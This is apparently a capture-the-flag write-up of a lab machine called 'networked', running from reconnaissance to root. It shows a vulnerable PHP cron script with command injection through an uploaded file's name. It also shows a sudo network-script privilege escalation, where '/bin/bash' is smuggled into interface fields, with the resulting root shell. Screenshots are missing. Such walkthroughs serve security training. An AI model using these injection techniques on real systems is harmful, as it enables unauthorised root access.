

Information Gathering


1) Found open ports




2) Checked the webpage




3) Searched for more pages




4) Found a backup file




5) Found source code






Vulnerability Assessment

1) Tried uploading an image




2) The page is vulnerable to arbitary file upload with double extension



Exploitation

1) Got reverse shell




2) There is a cron file

```
bash-4.2$ cat /home/guly/crontab.guly
*/3 * * * * php /home/guly/check_attack.php
bash-4.2$ cat /home/guly/check_attack.php
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg= '';
$headers = "X-Mailer: check_attack.php\r\n";

$files = array();
$files = preg_grep('/^([^.])/', scandir($path));

foreach ($files as $key => $value) {
        $msg='';
  if ($value == 'index.html') {
        continue;
  }
  #echo "------------\n";
  #print "check: $value\n";
  list ($name,$ext) = getnameCheck($value);
  $check = check_ip($name,$value);

  if (!($check[0])) {
    echo "attack!\n";
    # todo: attach file
    file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

    exec("rm -f $logpath");
    exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
    echo "rm -f $path$value\n";
    mail($to, $msg, $msg, $headers, "-F$value");
  }
}

?>
bash-4.2$
```


There is a command injection in $value

3) Exploited it to get shell as guly



Privilege Escalation

1) Found sudo permissions




```
[guly@networked ~]$ cat /usr/local/sbin/changename.sh
#!/bin/bash -p
cat > /etc/sysconfig/network-scripts/ifcfg-guly << EoF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EoF

regexp="^[a-zA-Z0-9_\ /-]+$"

for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
        echo "interface $var:"
        read x
        while [[ ! $x =~ $regexp ]]; do
                echo "wrong input, try again"
                echo "interface $var:"
                read x
        done
        echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done

/sbin/ifup guly0
```

2) FUzzed it by giving random inputs

```
[guly@networked ~]$ cat /etc/sysconfig/network-scripts/ifcfg-guly
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
[guly@networked ~]$ sudo /usr/local/sbin/changename.sh
interface NAME:
hello
interface PROXY_METHOD:
bye bye
interface BROWSER_ONLY:
see you
interface BOOTPROTO:
ahh
/etc/sysconfig/network-scripts/ifcfg-guly: line 5: bye: command not found
/etc/sysconfig/network-scripts/ifcfg-guly: line 6: you: command not found
/etc/sysconfig/network-scripts/ifcfg-guly: line 5: bye: command not found
/etc/sysconfig/network-scripts/ifcfg-guly: line 6: you: command not found
ERROR    : [/etc/sysconfig/network-scripts/ifup-eth] Device guly0 does not seem to be present, delaying initialization.
[guly@networked ~]$
```

3) Used the command execution to get shell

```
[guly@networked ~]$ sudo /usr/local/sbin/changename.sh
interface NAME:
hello
interface PROXY_METHOD:
/bin/bash /bin/bash
interface BROWSER_ONLY:
/bin/bash
interface BOOTPROTO:
/bin/bash
[root@networked network-scripts]#
```